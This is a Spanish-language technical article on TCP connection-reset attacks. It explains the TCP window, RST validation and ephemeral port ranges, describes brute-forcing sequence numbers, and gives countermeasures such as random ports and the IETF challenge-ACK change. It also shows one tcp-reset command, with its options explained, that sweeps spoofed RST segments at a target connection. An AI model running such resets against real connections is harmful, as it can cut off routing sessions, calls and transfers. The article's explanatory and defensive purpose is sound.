**okahei@wadalbertia.org**
**www.wadalbertia.org**




# ataques de reseteo de conexión contra tcp

## Interrumpiendo ilegítimamente conexiones TCP arbitrarias

El presente artículo brinda una introducción a los problemas ocasionados por los ataques de reseteo de conexión TCP, y describe una variedad de dichos ataques, que permiten a un atacante lograr que una conexión TCP sea abortada ilegítimamente.

TCP es sin duda el protocolo de transporte mas utilizado en la red Internet. De él dependen aplicaciones tales como el correo electrónico, la Web, y hasta incluso diversas aplicaciones de tiempo real (para su señalización).

Cada una de estas aplicaciones depende en distinto grado de la "estabilidad" de la conexión TCP correspondiente. Es decir, la falla la conexión TCP utilizada afectará a la aplicación haciendo uso de ella en mayor o menor medida, dependiendo ésto de las características de la aplicación en particular.

En el caso del protocolo HTTP, utilizado por la Web, si la conexión TCP utilizada fuera abortada, esto implicaría la interrupción de la transferencia de información (por ejemplo, descarga de un archivo) que se estuviera realizando en a través de dicha conexión. En general, dicha falla podrá remediarse sin demasiados inconvenientes, volviendo a iniciar la transferencia recién interrumpida.

En el caso de VoIP (Voz sobre IP), la interrupción de la conexión TCP utilizada para la "señalización" de la comunicación provocará la pérdida de la comunicación de voz en cuestión. En este caso, probablemente podría considerarse al impacto de un ataque de reseteo de conexión como "mas grave" que en el caso anterior, por la molestia ocasionada.

**LA INTERRUPCIÓN DE LA CONEXIÓN TCP UTILIZADA PARA LA "SEÑALIZACIÓN" DE LA COMUNICACIÓN PROVOCARÁ LA PÉRDIDA DE LA COMUNICACIÓN DE VOZ**

Finalmente, podemos analizar el caso de los protocolos de ruteo, tales como BGP, que hacen uso de conexiones TCP para la transferencia de información de las rutas de encaminamiento. En el caso de BGP, por ejemplo, la pérdida de la conexión TCP correspondiente resulta en la eliminación de todas aquellas entradas de la tabla de ruteo que habían sido adquiridas a través de la conexión TCP que recién abortada. La eliminación de dichas entradas resultará, en la gran mayoría de los casos, en la pérdida de conectividad con todos aquellos sistemas cuya conectividad dependía de las entradas de la tabla de ruteo recién eliminadas.

Es evidente entonces que el impacto de un ataque de reseteo de conexión depende, en gran medida, de la importancia de la aplicación que se encuentra haciendo uso de la conexión TCP atacada. En aquellos casos en que el correcto funcionamiento de la infraestructura de Internet depende de en gran medida de una aplicación haciendo uso de los servicios de TCP, la protección de TCP contra ataques tales como los de reseteo de conexión es de gran importancia.

### TCP y el mecanismo de ventana deslizante

TCP utiliza un mecanismo bastante simple para el control de flujo de información. Simplemente, cada segmento TCP contiene un campo "Window"



que indica cuantos bytes de información TCP se encuentra preparado a recibir. La figura ventana ilustra el funcionamiento de la ventana TCP. En la primer línea, Host A anuncia una ventana de 40000 bytes. Host B transmite entonces 4000 bytes de información, respetando la ventana anunciada por Host A. Recibidos estos paquetes de información, Host A anuncia una ventana de 0 bytes. Mientras la información recibida sea mantenida en el buffer de recepción de Host A, la ventana no se expandirá, y Host B no podrá continuar enviando información. En determinado instante, la aplicación en Host A lee 2000 bytes de información, liberándose así 2000 bytes del buffer de recepción de TCP en Host A. Seguidamente, Host A envía un "Window Advertisement" (un segmento TCP cuyo fin es comunicar el nuevo valor de la ventana TCP) a Host B, quien envía otros 2000 bytes de información, de acuerdo a lo permitido por el último valor de ventana recibido.

En el ejemplo recién descripto, el Host B se comportó de acuerdo a lo estipulado por las especificaciones del protocolo TCP, enviando información únicamente cuando la ventana TCP anunciada por Host A lo permitía. Sin embargo, si Host B hubiera intentado enviar información mas allá de lo permitido por la ventana anunciada por





*Figura ventana: Operación de la ventana TCP para el control de flujo de información*

Host A, Host A hubiera aceptado sólo aquellos bytes de información con números de secuencia dentro de la ventana de recepción TCP. Dicho de otro modo, TCP considera válidos solamente aquellos segmentos-datos que se encuentran dentro de la ventana de recepción, y descarta el resto.

La ventana TCP tiene impacto directo en la performance de la conexión TCP en cuestión, debido a que la tasa de transferencia de toda conexión TCP queda limitada por la expresión:

Máxima Tasa de Transferencia = Ventana / RTT

En donde RTT corresponde al Round-Trip Time (ó "tiempo de ida y vuelta"). Con el fin de evitar que la ventana TCP imponga un limite artificial en la tasa de transferencia de TCP, usualmente se utilizan ventanas TCP más grandes que lo realmente necesario. Sin embargo, lo que a primera vista pareciera no tener precio alguno, tiene en realidad considerables implicancias de seguridad: cuanto más grande es la ventana TCP, mayor es la posibilidad de un atacante de falsificar un segmento TCP con un número de secuencia tal (que se encuentre dentro de la ventana TCP) que sea aceptado como "válido" por el sistema atacado.





*Figura TCPheader: Formato del encabezado TCP*





*Figura rechazo conexion: Rechazo de establecimiento de conexión TCP*





*Figura abortar conexion: Finalización abrupta de una conexión TCP*

Como el lector podrá imaginar, si un atacante pudiera adivinar un número de secuencia correcto, básicamente podría realizar cualquiera de las operaciones que pueden realizar los sistemas que legítimamente han establecido una conexión TCP: inyectar datos, cerrar la conexión, resetear (abortar) la conexión, etc.

## El flag RST

La figura TCPheader.gif nos muestra el formato del encabezamiento TCP. En la misma podemos observar que parte del encabezamiento TCP consiste en una serie de "flags" (ó "banderas") de un bit de longitud cada una. Una de ellas, RST, corresponde al la denominada bandera de "reset". La mismo se utiliza para pedir al sistema destinatario del segmento TCP que aborte la conexión en cuestión. La bandera de reset se utiliza usualmente para abortar conexiones TCP cuando existe alguna condición de error grosera. En los casos restantes, la conexión se cierra utilizando la bandera "FIN", mediante un handshake de cuatro pasos.

A continuación ejemplificaremos el uso del flag RST mediante el análisis de una variedad de escenarios que hacen uso legítimo del mismo.

Supongamos que un sistema envíe una petición de conexión a un puerto determinado de otro sistema, en el cual no hay ningún proceso escuchando. A esta condición se la considera un error, y es así que, en respuesta al mencionado segmento SYN se enviará un segmento RST. De acuerdo a lo establecido por el RFC 793, el segmento tomará en su campo Acknowledgement el valor correspondiente para acusar el recibo del segmento SYN recibido (en caso que el segmento SYN no tuviera datos, dicho valor sería el número de secuencia del segmento SYN, incrementado en una unidad). La figura rechazo conexion ilustra el escenario en cuestión.

Otro escenario posible es aquél en el cual un proceso que mantenía establecida una conexión TCP termina de forma anormal y, como consecuencia, se abortan todas las conexiones TCP establecidas por el mismo. Alternativamente, podría ser el mismo proceso quien, por algún motivo específico, decidiera abortar una conexión TCP previamente establecida, en vez de realizar el proceso de cierre de conexión normal. En ambos casos, de acuerdo a lo establecido por el RFC 793, el segmento RST tomará el próximo número de secuencia a ser utilizado para la transferencia de datos. La figura abortar conexion ilustra tales escenarios.

## Validación de los segmentos RST

De acuerdo a los dos escenarios descriptos anteriormente, vemos que en el caso de conexiones en los estados SYN_RECEIVED ó SYN_SENT, se considerará válido a un segmento RST si el mismo acusa el recibo del segmento SYN anteriormente enviado. Por otro lado, en el caso de aquellas conexiones en cualquiera de los denominados estados "sincronizados" (es decir, cualquiera de los estados por los que puede transitar una conexión que ha sido previamente establecida), se considerará válido a un segmento RST si su número de secuencia TCP se encuentra dentro de la ventana de recepción del sistema receptor del mismo.

## Ataques de reseteo de conexión TCP

De acuerdo al análisis hecho ante-



| Sistema operativo | Puertos efímeros |
|---|---|
| Microsoft Windows | 1024- 4999 |
| Linux kernel 2.6 | 1024- 4999 |
| Solaris | 32768- 65535 |
| AIX | 32768- 65535 |
| FreeBSD | 1024- 49151 |
| NetBSD | 49152- 65535 |
| OpenBSD | 1024- 49151 |

*Figura tabla puertos: Rango utilizado para los puertos efímeros por distintas implementaciones de TCP*

riormente, resulta obvio concluir que si un atacante pudiera falsificar un segmento RST con las direcciones IP (en el encabezado IP) y los números de puerto TCP (en el encabezado TCP) adecuados, y con un número de secuencia TCP que se encuentre dentro de la "ventana de recepción" del sistema atacado, podría ocasionar que la conexión TCP en cuestión fuera abortada ("reseteada") ilegítimamente.

Hay una variedad de factores por considerar al analizar la factibilidad de este tipo de ataque. Una consideración inicial es "que tan factible" es conocer o adivinar los cuatro valores {dirección IP origen, dirección IP destino, puerto TCP origen, puerto TCP destino} que identifican unívocamente a la conexión TCP a ser atacada.

En principio, si suponemos que se conoce la identidad de los dos sistemas que mantienen aquella conexión TCP que será objeto del ataque, podríamos considerar como "conocidas" las dos direcciones IP involucradas. En lo que respecta al puerto TCP correspondiente al "servidor", dicho puerto corresponderá al "well-known port" (ó "puerto bien conocido") correspondiente al servicio en cuestión ("80" para el caso de HTTP, 110 para el caso de POP3, etc.). Así, concluimos que con estas consideraciones el único valor en principio totalmente desconocido será aquél correspondiente al puerto TCP utilizado por el "cliente".

**EL TIEMPO QUE EL ATAQUE REQUERIRÁ DEPENDERÁ DE DOS PARÁMETROS: ANCHO DE BANDA DISPONIBLE POR EL ATACANTE Y TAMAÑO DE LA VENTANA TCP UTILIZADA POR EL SISTEMA ATACADO**

El desconocimiento total del número de puerto del cliente forzaría al atacante a probar las 65536 combinaciones posibles para dicho puerto TCP. Sin embargo, hay dos consideraciones que se deben hacer con respecto a este puerto. Por un lado, la gran mayoría de los sistemas operativos eligen los puertos efímeros (los puertos TCP utilizados para conexiones salientes) de una porción del rango total de puertos disponible. La tabla puertos nos muestra los rangos utilizados (por defecto) por una variedad de implementaciones. En segundo lugar, muchas implementaciones eligen sus puertos efímeros de forma incremental. Es decir, si una conexión saliente utiliza el puerto 1024, la siguiente conexión saliente utilizará el puerto 1025, etc. Así, en determinadas circunstancias será posible para el atacante determinar cuál es el puerto TCP utilizado por el cliente de la conexión TCP a ser atacada.

De cumplirse todas estas consideraciones, el atacante solamente necesitará adivinar (o probar por fuerza bruta) un valor válido para el número de secuencia TCP, para así lograr que el segmento RST falsificado sea aceptado, y en consecuencia la conexión TCP correspondiente sea abortada. El tiempo que el ataque requerirá dependerá de dos parámetros: ancho de banda disponible por el atacante y tamaño de la ventana TCP utilizada por el sistema atacado.

## Realización del ataque

Tal como lo discutiéramos en las secciones anteriores, para lograr realizar el ataque de reseteo de conexión con éxito deberemos falsificar un segmento TCP con los valores {dirección IP origen, dirección IP destino, puerto TCP origen, puerto TCP destino} correctos, y con un número de secuencia TCP que se encuentre dentro de la ventana de recepción del sistema atacado. Si este sistema no estuviera recibiendo información por parte del otro extremo de la conexión, la ventana TCP estaría inmóvil. Así, el atacante debería "barrer" todo el espacio de números de secuencia TCP, enviando segmentos TCP cuyos números de secuencia estarían separados unos e otros por un valor aproximadamente igual a la ventana TCP utilizada por el sistema en cuestión.

Si por el contrario el sistema atacado estuviera recibiendo información desde el otro extremo de la conexión, la ventana TCP estaría en movimiento, con una "velocidad" promedio igual a la tasa de transferencia promedio de la conexión TCP. En este caso, existirán dos posibles formas de realizar el ataque. Una de ellas será similar a la anterior, y consistirá en enviar sucesivos segmentos RST con distintos números de secuencia, que no solo tendrán en cuenta el tamaño de la ventana TCP en uso, sino también la tasa de transferencia de datos de la conexión (es decir, el movimiento de la ventana).

Una segunda opción será enviar segmentos RST a intervalos regulares de tiempo, siempre con el mismo número de secuencia. En este caso, en vez de intentar "acertar en la ventana TCP", el atacante esperará que la ventana TCP se mueva sobre los segmentos RST por él enviados.

Ejemplificaremos la realización del ataque de reseteo de conexión mediante la herramienta tcp-reset (disponible en http://www.gont.com.ar) asumiendo que la conexión TCP a ser atacada se encuentra inactiva (es decir, no se está transfiriendo información a través de la misma). Asimismo, consideraremos que el atacante conoce exactamente los cuatro valores que definen unívocamente a la conexión TCP en a ser atacada, así como también el valor de la ventana TCP utilizado por el sistema a quien dirigirá el ataque.

```
tcp-reset -c 192.168.0.1:1024
-s 10.0.0.1:110 -t client -r 60
-W 4000
```

La opción "-c" permite especificar los datos correspondientes al "cliente". En este caso, suponemos que el cliente posee la dirección IP 192.168.0.1, y que se encuentra utilizando para esta conexión el puerto TCP 1024. De forma análoga, la opción "-s" permite especificar la información correspondiente al "servidor", que en este caso posee la dirección IP 10.0.0.1, y el número de puerto TCP 110. La opción "-t" ("target") permite indicar cuál será el destinatario de los segmentos RST. La opción "-r" permite especificar (en kilobits por segundo), el ancho de banda que se desea utilizar para el ataque. Finalmente, la opción "-W" especifica el tamaño de la ventana TCP utilizada por el cliente. De este modo, la herramienta tcp-reset "barrerá" todo el espacio de números de secuencia mediante saltos del tamaño especificado por la opción "-W" (4000, en este caso). Habiendo realizado dicho "barrido", devolverá el control al usuario (el atacante).

## Contramedidas

Existe una variedad de contramedidas disponibles para el ataque de reseteo de conexión explicado en este artículo. Una primera contramedida es la selección aleatoria de puertos TCP para conexiones salientes. Si se eligieran los puertos efímeros de forma aleatoria, a partir del rango rango 1024-65535, seria virtualmente imposible para una atacante adivinar de forma "ciega" (es decir, estando fuera del camino que siguen los paquetes correspondientes a la conexión a ser atacada) el puerto utilizado por el cliente,





*Figura rst no legítimo: Operación de los "challenge ACKs" frente a segmentos RST ilegítimos*



y como consecuencia tanto el tiempo como la cantidad de paquetes requeridos para realizar el ataque en cuestión serían notablemente más elevados. (En la sección bibliografía de este artículo se podrá hallar una referencia al trabajo que se encuentra realizando la IETF en esta área.)

Asimismo, la IETF ha propuesto una modificación al procesamiento de los segmentos RST, para disminuir considerablemente las posibilidades de un atacante de realizar con éxito el ataque de reseteo de conexión descripto en éste artículo. la modificación propuesta por la IETF se puede resumir de la siguiente manera:

- En caso de recibir un segmento RST con un número de secuencia fuera de la ventana de recepción TCP, el mismo será descartado.
- Si el segmento RST recibido contiene como número de secuencia TCP el próximo número de secuencia que se espera recibir, se abortará la conexión TCP correspondiente.
- Finalmente, si el segmento RST recibido contiene un número de secuencia TCP que se encuentra dentro de la ventana TCP, pero no cumple con la condición del punto anterior, se responderá a dicho segmento RST con un ACK.

El primero de estos puntos se encuentra documentado en el estándar del protocolo TCP (RFC 793).

